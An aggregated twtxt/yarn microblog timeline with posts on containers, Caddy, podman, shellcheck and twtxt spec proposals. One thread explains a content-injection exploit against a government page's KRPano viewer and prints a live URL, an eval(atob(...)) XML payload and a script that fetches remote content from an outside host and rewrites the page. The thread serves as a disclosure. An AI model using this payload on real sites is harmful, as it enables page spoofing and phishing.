Run Linux inside a PDF file via a RISC-V emulator
You might expect PDF files to only be comprised of static documents, but surprisingly, the PDF file format supports Javascript with its own separate standard library. Modern browsers (Chromium, Firefox) implement this as part of their PDF engines. However, the APIs that are available in the browser are much more limited. The full specfication for the JS in PDFs was only ever implemented by Adobe Acrobat, and it contains some ridicul … ⌘ Read more
↳
In-reply-to
»
... Still reverse proxying an Nginx web server tho 😅
⤋ Read More
Skill Issues of course, but that's going away next as soon as I get my php-fpm shi_ together.
@prologic@twtxt.net I’d stumbled upon #FrankenPHP while reading through #Caddy stuff and thought maybe it’s bit overkill for what i need it for but then again, it will be just a “One container in for two out”, that’s win in my book 😆
FINALLY!! Got #Caddy server up and running and got rid of nginx proxy manager and Mysql database containers 🥳🥳🥳
↳
In-reply-to
»
Nice! totally legit government page: https://tour.diplomaticrooms.state.gov/?id=0&xml=https://sour.is/awesome.html
⤋ Read More
So this works by adding some unbounded javascript autoloaded by the KRPano VR Media viewer
the xml parameter has a url that contains the following
<?xml version="1.0"?>
<krpano version="1.0.8.15">
    <SCRIPT id="allow-copy_script"/>
    <layer name="js_loader" type="container" visible="false" onloaded="js(eval(var w=atob('... OMIT ...');eval(w)););"/>
</krpano>
the omit above is base64 encoded script below:
const queryParams = new URLSearchParams(window.location.search),
          id = queryParams.get('id');
    id ? fetch('https://sour.is/superhax.txt')
        .then(e => e.text())
        .then(e => {
            document.open(), document.write(e), document.close();
        })
        .catch(e => {
            console.error('Error fetching the user agent:', e);
        }) : console.error('No');
this script will fetch text at the url https://sour.is/superhax.txt and replaces the document content.
↳
In-reply-to
»
been playing with making fun scripts using charm CLI's gum library :P
⤋ Read More
@kat@yarn.girlonthemoon.xyz To improve you shell programming skills, I highly recommend to check out shellcheck: https://github.com/koalaman/shellcheck It points out common errors and gives some suggestions on how to improve the code. Some details in shell scripting are very tricky to get right at first. Even after decades of shell programming, I run into “corner cases” every now and then.
E.g. in getlyr’s line 7 it warns:
echo -e $(gum style --italic --foreground "#f4b8e4" "'$artist', '$song'")
        ^-- SC2046: Quote this to prevent word splitting.

For more information:
  https://www.shellcheck.net/wiki/SC2046 -- Quote this to prevent word splitt...
Most likely not all that problematic in this application, but it’s good to know about this underlying concept. Word splitting is basically splitting tokens on whitespace, this can lead to interesting consequences as illustrated by this little code:
$ echo $(echo "Hello   World")
Hello World

$ echo "$(echo "Hello   World")"
Hello   World
In the first case the shells sees two whitespace-separated tokens or arguments for the echo command. This basically becomes echo Hello World. So, echo joins them by a single space. In the second one it sees one argument for the echo command, so echo simply echos this single argument that contains three spaces.
↳
In-reply-to
»
What say you @movq @lyse @eapl.mx / @darch @andros (new client author)? 🤔 Shall I PR this up?
⤋ Read More
although I agree that it helps, I don’t see completely correct to leave the nick definition to the source .txt. It could be wrong from the start or outdated with the time.
I’d rather prefer to get it from the mentioned .txt nick metadata (could be cached for performance).
So my vote would to make it mandatory to follow @<name url> but only using that name/nick if the URL doesn’t contain another nick.
A main advantage is that when the destination URL changes the nick, it’ll be automagically updated in the thread view (as happens with some other microblogging platforms, following the Jakob’s Law)
↳
In-reply-to
»
🤔 Prosoal: Disallowed the
⤋ Read More
@<url> form of mentions. Strictly require that all mentions include a nickname/name; i.e: @<name url>.
@prologic@twtxt.net If you’ve got the feed URL in yarnd’s cache, you can easily look up a missing nick. If you can’t find it, just show the URL (or maybe just the domain name to be halfway consistent with this @nick@domain thing that yarnd invented) and be done. It’s really that simple.
When yarnds peer with each other, the odds of actually having come across that feed URL in the past are higher than with traditional clients that only have their local set of subscribed feeds. One additional improvment would be to also look at all the mentions and see if somebody used a nick for that URL and go with that.
Yeah, yarnd currently renders some really weird shit when the mention contains just a URL, but I’d call that a bug for sure.
Personally, I do not like the @nick@domain syntax at all. It looks silly to my eyes. What might have also contributed is the fact of this mentions syntax gotten screwed up so many times by yarnd in the past. But that’s a totally different topic.
↳
In-reply-to
»
Any idea What's this
⤋ Read More
"twtxtfeevalidator/0.0.1" UA about? I thought I could ask before throwing a 1000GB file at it 🪤 could it be the same 'xt' thing @lyse was talking about the other day?
I cobbled that together yesterday, @aelaraji@aelaraji.com. Since I was too lazy to write some tests, I simply hit your feed as I knew it contains two invalid lines right now. Sorry mate! :-( Next thing is to actually write some proper tests, improve the messages, etc.
Here’s the code: https://git.mills.io/yarnsocial/validator
Looking forward to that, @prologic@twtxt.net. :-)
Breaked my fdroid repo by machinally type rm -rf repo in /var/www/fdroid. Hope it just contain apks and icons and i can recover
↳
In-reply-to
»
@aelaraji Yes building OCI images with no userland to speak of is great isn't it 🤣
⤋ Read More
@prologic@twtxt.net Yes! then there was this fun breaker of an article but hey, I ain’t doing it for security 😆 so I’ll just keep on keeping on.
↳
In-reply-to
»
@bender I built my own, a much smaller one with a multi stage build... shouldn't that do the trick? 🤔
⤋ Read More
@bender@twtxt.net Dud! you should see the updated version! 😂 I have just discovered the scratch #container image and decided I wanted to play with it… I’m probably going to end up rebuilding a LOT of images.
~/htwtxt » podman image list htwtxt
REPOSITORY                TAG            IMAGE ID      CREATED             SIZE
localhost/htwtxt          1.0.7-scratch  2d5c6fb7862f  About a minute ago  12 MB
localhost/htwtxt          1.0.5-alpine   13610a37e347  4 weeks ago         20.1 MB
localhost/htwtxt          1.0.7-alpine   2a5c560ee6b7  4 weeks ago         20.1 MB
docker.io/buckket/htwtxt  latest         c0e33b2913c6  8 years ago         778 MB
↳
In-reply-to
»
yep, my point is that the txt part is redundant for twtxt
⤋ Read More
I was thinking of ‘tw.txt’ to avoid a double T issue… Anyway I’d say the extension and MIME type are important to know what a file (could) contain
https://developer.mozilla.org/en-US/docs/Web/HTTP/MIME_types/Common_types
Reading the original spec, I understand why it should be a .txt file instead of, let’s say twtxt or anything else. In any case it could be nick.twtxt to support multiple users in the same directory.
What is curious to me was the decision at that moment of twtxt [dot] txt. You have the text part twice 🤔. Like mydb.db or eapl_todo.todo. Nothing really transcendental, just thinking out loud.
https://twtxt.readthedocs.io/en/latest/user/configuration.html
↳
In-reply-to
»
@bender ... a Twtxt Pod then 🤷
⤋ Read More
Alright, I gave #htwtxt container a quick spin. The thing lives and feels dead simple, like, echo -e “date -Im\tHello world!” >> twtxt.txt kind of simple but with a GUI. and I LOVE IT! Now let’s see if we can rebuild the image with the latest version of htwtxt.


↳
In-reply-to
»
@bender ... a Twtxt Pod then 🤷
⤋ Read More
@bender@twtxt.net + a 9 years old container image by the good ol’ buckket himself … not sure what to expect from that but will give it a quick spin and report back
↳
In-reply-to
»
Righto, @eapl.me, ta for the writeup. Here we go. :-)
⤋ Read More
@sorenpeter@darch.dk on 4 for gemini if your TLS client certificate contains your nick@host could that work for discovery?
Simplified twtxt - I want to suggest some dogmas or commandments for twtxt, from where we can work our way back to how to implement different feature like replies/treads:
It’s a text file, so you must be able to write it by hand (ie. no app logic) and read by eye. If you edit a post you change the content not the timestamp. Otherwise it will be considered a new post.
The order of lines in a twtxt.txt must not hold any significant. The file is a container and each line an atomic piece of information. You should be able to run
sorton a twtxt.txt and it should still work.Transport protocol should not matter, as long as the file served is the same. Http and https are preferred, so it is suggested that feed served via Gopher or Gemini also provide http(s).
Do we need more commandments?
Practical IR Active Directory | https://hardenedlinux.org/blog/2024-10-13-container-hardening-process/
Hardening containers | https://hardenedlinux.org/blog/2024-10-13-container-hardening-process/
so i learned that my vpn provider uses nftables to tag traffic for split tunnelling. so it looks like i’ll be converting my iptables rules. there’s some implication for docker containers that i’ll have to reckon with, but i’m already nesting them inside a nixos container so i don’t really need docker to touch the network at all. after that i’ll be able to define some rules to allow traffic meant for the yggdrasil network to reach the tunnel. this will be important later.
stick computers, to snugly fit in reclaimed plastic tubes/containers #halfbaked #coding #programming #embedded #electronics
stick computers, to snugly fit in reclaimed plastic tubes/containers #halfbaked #coding #programming #embedded #electronics
↳
In-reply-to
»
Gentlemen, I have a pdf file (1.5MB) which I want to be able to block and copy text writing out of it, but it's locked, preventing this. All I used to do was write it out by hand, or screen shot the text as an image.
Is there any software that opens pdf format for copying and pasting of the text?
⤋ Read More
@off_grid_living@twtxt.net mind sharing the PDF, to take a look? Some PDF containing text as images, which makes it more difficult to complete the task you want to perform.
↳
In-reply-to
»
@doesnm Do you have a sample Caddy log file you can supply? I'll see if we can improve the tool 👌
⤋ Read More
this log can contain ips so im place it in secret path and send link via salty
Late Cenozoic
 ⌘ Read more
experimenting with litefs has been really interesting. i’m still learning about consul, so nothing distributed is happening yet. so far i have a setup that shares a virtual filesystem with a set of nixos containers running ejabberd and redka. soon some ory services for auth and security which also support sqlite will join the party, but those require higher availability that i can manage with my current deployment. the big server needs to me migrated before security can come online.
↳
In-reply-to
»
@eldersnake I wanted to ask you, are you running Headscale and WireGuard on the same VPS? I want to test Headscale, but currently run a small container with WireGuard, and I wonder if I need to stop (and eventually get rid of) the container to get Headscale going. Did you use the provided
⤋ Read More
.deb to install Headscale, or some other method?
I ended up installing Headscale on my little VPS. Just in case the collide, I turned off WireGuard. Turning that one off (which ran on a container) also frees some memory. Headscale is running quite well! Indeed, I have struggled getting any web management console to work, but it really isn’t needed. Everything needed to commandeer the server is available through the CLI.
↳
In-reply-to
»
I setup and switched to Headscale last night. It was relatively simple, I spent more time installing a web GUI to manage it to be honest, the actual server is simple enough. The native Tailscale Android app even works with it thankfully.
⤋ Read More
@eldersnake@we.loveprivacy.club I wanted to ask you, are you running Headscale and WireGuard on the same VPS? I want to test Headscale, but currently run a small container with WireGuard, and I wonder if I need to stop (and eventually get rid of) the container to get Headscale going. Did you use the provided .deb to install Headscale, or some other method?
↳
In-reply-to
»
An alternate idea for supporting (properly) Twt Edits is to denoate as such and extend the meaning of a Twt Subject (which would need to be called something better?); For example, let's say I produced the following Twt:
⤋ Read More
@quark@ferengi.one I don’t really mind if the twt gets edited before I even fetch it. I think it’s the idea of my computer discarding old versions it’s fetched, especially if it’s shown them to me, that bugs me.
But I do like @movq@www.uninformativ.de’s suggestion on this thread that feeds could contain both the original and the edited twt. I guess it would be up to the author.
@sorenpeter@darch.dk I like this idea. Just for fun, I’m using a variant in this twt. (Also because I’m curious how it non-hash subjects appear in jenny and yarn.)
URLs can contain commas so I suggest a different character to separate the url from the date. Is this twt I’ve used space (also after “replyto”, for symmetry).
I think this solves:
- Changing feed identities: although @mckinley@twtxt.net points out URLs can change, I think this syntax should be okay as long as the feed at that URL can be fetched, and as long as the current canonical URL for the feed lists this one as an alternate.
- editing, if you don’t care about message integrity
- finding the root of a thread, if you’re not following the author
An optional hash could be added if message integrity is desired. (E.g. if you don’t trust the feed author not to make a misleading edit.) Other recent suggestions about how to deal with edits and hashes might be applicable then.
People publishing multiple twts per second should include sub-second precision in their timestamps. As you suggested, the timestamp could just be copied verbatim.
↳
In-reply-to
»
On the Subject of Feed Identities; I propose the following:
⤋ Read More
So this is a great thread. I have been thinking about this too.. and what if we are coming at it from the wrong direction? Identity being tied to a given URL has always been a pain point. If i get a new URL its almost as if i have a new identity because not only am I serving at a new location but all my previous communications are broken because the hashes are all wrong.
What if instead we used this idea of signatures to thread the URLs together into one identity? We keep the URL to Hash in place. Changing that now is basically a no go. But we can create a signature chain that can link identities together. So if i move to a new URL i update the chain hosted by my primary identity to include the new URL. If i have an archived feed that the old URL is now dead, we can point to where it is now hosted and use the current convention of hashing based on the first url:
The signature chain can also be used to rotate to new keys over time. Just sign in a new key or revoke an old one. The prior signatures remain valid within the scope of time the signatures were made and the keys were active.
The signature file can be hosted anywhere as long as it can be fetched by a reasonable protocol. So say we could use a webfinger that directs to the signature file? you have an identity like frank@beans.co that will discover a feed at some URL and a signature chain at another URL. Maybe even include the most recent signing key?
From there the client can auto discover old feeds to link them together into one complete timeline. And the signatures can validate that its all correct.
I like the idea of maybe putting the chain in the feed preamble and keeping the single self contained file.. but wonder if that would cause lots of clutter? The signature chain would be something like a log with what is changing (new key, revoke, add url) and a signature of the change + the previous signature.
# chain: ADDKEY kex14zwrx68cfkg28kjdstvcw4pslazwtgyeueqlg6z7y3f85h29crjsgfmu0w
# sig: BEGIN SALTPACK SIGNED MESSAGE. ...
# chain: ADDURL https://txt.sour.is/user/xuu
# sig: BEGIN SALTPACK SIGNED MESSAGE. ...
# chain: REVKEY kex14zwrx68cfkg28kjdstvcw4pslazwtgyeueqlg6z7y3f85h29crjsgfmu0w
# sig: ...
no but linux containers aren’t secure. yeah, they’re administrative boundaries. a sandbox would be nice, but this isn’t Sun. we have fallen from grace. tape the box closed with AppArmor if you need to and flip the exact 11 switches that apply for your impending scenario. i’m sure nobody will steal your data.
i have successfully put a docker container inside of a nixos container, a turturken so to speak. next up, we get arion-compose working in there and then see about mem_limit and cpus!
↳
In-reply-to
»
@bender / @mckinley could you both please change your password immediately? I will also work on some other security hardening that I have a hunch about, but will not publicize for now.
⤋ Read More
Let me suggest to use a more secure password, @bender@twtxt.net. One, that does not contain “password”. Like hunter2!!
Is sharing your smartphone PIN part of a healthy relationship?
Smartphones contain some of our most intimate data, but are you willing to share it with your most intimate partner? A survey has revealed that 51 per cent of people are happy to give their PIN to their partner, but other forms of data sharing are less agreeable ⌘ Read more
❤️ 🎶: Three Methods of Containing Sorrow by 김수영 Kim Suyoung
Bad Map Projection: Exterior Kansas
 ⌘ Read more
@prologic@twtxt.net hey mate, all working well here so far. The login issue isn’t really an issue as far as actually logging in goes, rather if I get my password wrong it gives the response error code in console, the response of which contains the HTML for the wrong password page if you inspect it, but on the frontend itself nothing actually happens which is the confusion. Just stays on the login page as if it was never submitted. Am I alone in having this issue as well?
I’m starting to embrace containers on my PC for software I want to use once without littering my home folder with junk files. It’s nice.
QOTD: What do you host on your home server? How do you host it? Are you using containers? VMs? Did you install any management interface or do you just SSH in? What OS does it run?
Mine runs Arch (btw) and hosts a handful of things using Docker. Adguard Home, http://mckinley2nxomherwpsff5w37zrl6fqetvlfayk2qjnenifxmw5i4wyd.onion/, and some other things. NFS, Flexo, and Wireguard (peer and bounce server in my personal network) are outside Docker. I have a hotkey in my window manager that spawns a terminal on my server using SSH. It makes things very easy and I highly recommend it.
I am thinking about replacing Docker with Podman because the Common Wisdom seems to say it’s better. I don’t really know if it is or isn’t.
Also, how much of your personal infrastructure is on IPv6? I think all the software I use supports both, but I’ve mostly been using IPv4 because it’s easier to remember the addresses. I’ve been working for the last couple days on making it IPv6-only.
↳
In-reply-to
»
What about using the blockquote format with
⤋ Read More
> ?
@sorenpeter@darch.dk this makes sense as a quote twt that references a direct URL. If we go back to how it developed on twitter originally it was RT @nick: original text because it contained the original text the twitter algorithm would boost that text into trending.
i like the format (#hash) @<nick url> > "Quoted text"\nThen a comment
as it preserves the human read able. and has the hash for linking to the yarn. The comment part could be optional for just boosting the twt.
The only issue i think i would have would be that that yarn could then become a mess of repeated quotes. Unless the client knows to interpret them as multiple users have reposted/boosted the thread.
The format is also how iphone does reactions to SMS messages with +number liked: original SMS
↳
In-reply-to
»
Testing posting for my new http://darch.dk/timeline/
⤋ Read More
Gracias. Also the git repo now contain code that should actually work
Ubuntu Desktop 23.10 ISOs Recalled Due To Malicious User Translations
Hours after the release of Ubuntu 23.10, Canonical has pulled the ISOs and is re-spinning them after user-submitted translations for the Ubuntu installer turned out to contain hate speech… ⌘ Read more
Earth Layers
 ⌘ Read more
↳
In-reply-to
»
My proof-of-concept Container as a Service (CAS or CaaS) is now up and running. If anyone wants to have a play? 🤔 There's still heaps to do, lots of "features" missing, but you can run stuff at least 😅
⤋ Read More
@prologic@twtxt.net I don’t get your objection. dockerd is 96M and has to run all the time. You can’t use docker without it running, so you have to count both. docker + dockerd is 131M, which is over 3x the size of podman. Plus you have this daemon running all the time, which eats system resources podman doesn’t use, and docker fucks with your network configuration right on install, which podman doesn’t do unless you tell it to.
That’s way fat as far as I’m concerned.
As far as corporate goes, podman is free and open source software, the end. docker is a company with a pricing model. It was founded as a startup, which suggests to me that, like almost all startups, they are seeking an exit and if they ever face troubles in generating that exit they’ll throw out all niceties and abuse their users (see Reddit, the drama with spyware in Audacity, 10,000 other examples). Sure you can use it free for many purposes, and the container bits are open source, but that doesn’t change that it’s always been a corporate entity, that they can change their policies at any time, that they can spy on you if they want, etc etc etc.
That’s way too corporate as far as I’m concerned.
I mean, all of this might not matter to you, and that’s fine! Nothing wrong with that. But you can’t have an alternate reality–these things I said are just facts. You can find them on Wikipedia or docker.com for that matter.
↳
In-reply-to
»
My proof-of-concept Container as a Service (CAS or CaaS) is now up and running. If anyone wants to have a play? 🤔 There's still heaps to do, lots of "features" missing, but you can run stuff at least 😅
⤋ Read More
@prologic@twtxt.net I had a feeling my container was not running remotely. It was too crisp.
podman is definitely capable of it. I’ve never used those features though so I’d have to play around with it awhile to understand how it works and then maybe I’d have a better idea of whether it’s possible to get it to work with cas.run.
There’s a podman-specific way of allowing remote container execution that wouldn’t be too hard to support alongside docker if you wanted to go that route. Personally I don’t use docker–too fat, too corporate. podman is lightweight and does virtually everything I’d want to use docker to do.
↳
In-reply-to
»
My proof-of-concept Container as a Service (CAS or CaaS) is now up and running. If anyone wants to have a play? 🤔 There's still heaps to do, lots of "features" missing, but you can run stuff at least 😅
⤋ Read More
@prologic@twtxt.net @jmjl@tilde.green
It looks like there’s a podman issue for adding the context subcommand that docker has. Currently podman does not have this subcommand, although this comment has a translation to podman commands that are similar-ish.
It looks like that’s all you need to do to support podman right now! Though I’m not 100% sure the containers I tried really are running remotely. Details below.
I manually edited the shell script that cas.run add returns, changing all the docker commands to podman commands. Specifically, I put alias docker=podman at the top so the check for docker would pass, and then I replaced the last two lines of the script with these:
podman system connection add cas  "host=tcp://cas.run..."
podman system connection default cas
(that … after cas.run is a bunch of connection-specific stuff)
I ran the script and it exited with no output. It did create a connection named “cas”, and made that the default. I’m not super steeped in how podman works but I believe that’s what you need to do to get podman to run containers remotely.
I ran some containers using podman and I think they are running remotely but I don’t know the right juju to verify. It looks right though!
This means you could probably make minor modifications to the generated shell script to support podman. Maybe when the check for docker fails, check for podman, and then later in the script use the podman equivalents to the docker context commands.
My proof-of-concept Container as a Service (CAS or CaaS) is now up and running. If anyone wants to have a play? 🤔 There’s still heaps to do, lots of “features” missing, but you can run stuff at least 😅
ssh -p 2222 cas.run help
↳
In-reply-to
»
I used to be a big fan of a service called cocalc, which you could also self host. It was kind of an integrated math, data science, research, writing, and teaching platform.
⤋ Read More
@prologic@twtxt.net It was super useful if you needed to do the sorts of things it did. I’m pretty sad.
At its core was Sage, a computational mathematics system, and their own version of Jupyter notebooks. So, you could do all kinds of different math stuff in a notebook environment and share that with people. But on top of that, there was a chat system, a collaborative editing system, a course management system (so if you were teaching a class using it you could keep track of students, assignments, grades, that sort of thing), and a bunch of other stuff I never used. It all ran in a linux container with python/conda as a base, so you could also drop to a terminal, install stuff in the container, and run X11 applications in the same environment. I never taught a class with it but I used to use it semi-regularly to experiment with ideas.
↳
In-reply-to
»
Question to all you Gophers out there: How do you deal with custom errors that include more information and different kinds of matching them?
⤋ Read More
@lyse@lyse.isobeef.org do you need to have an explicit Is function? I believe errors.Is has reflect lite and can do the type infer for you. The Is is only really needed if you have a dynamic type. Or are matching a set of types as a single error maybe? The only required one would be Unwrap if your error contained some other base type so that Is/As can reach them in the stack.
As is perfect for your array type because it asserts the matching type out the wrap stack and populates the type for evaluating its contents.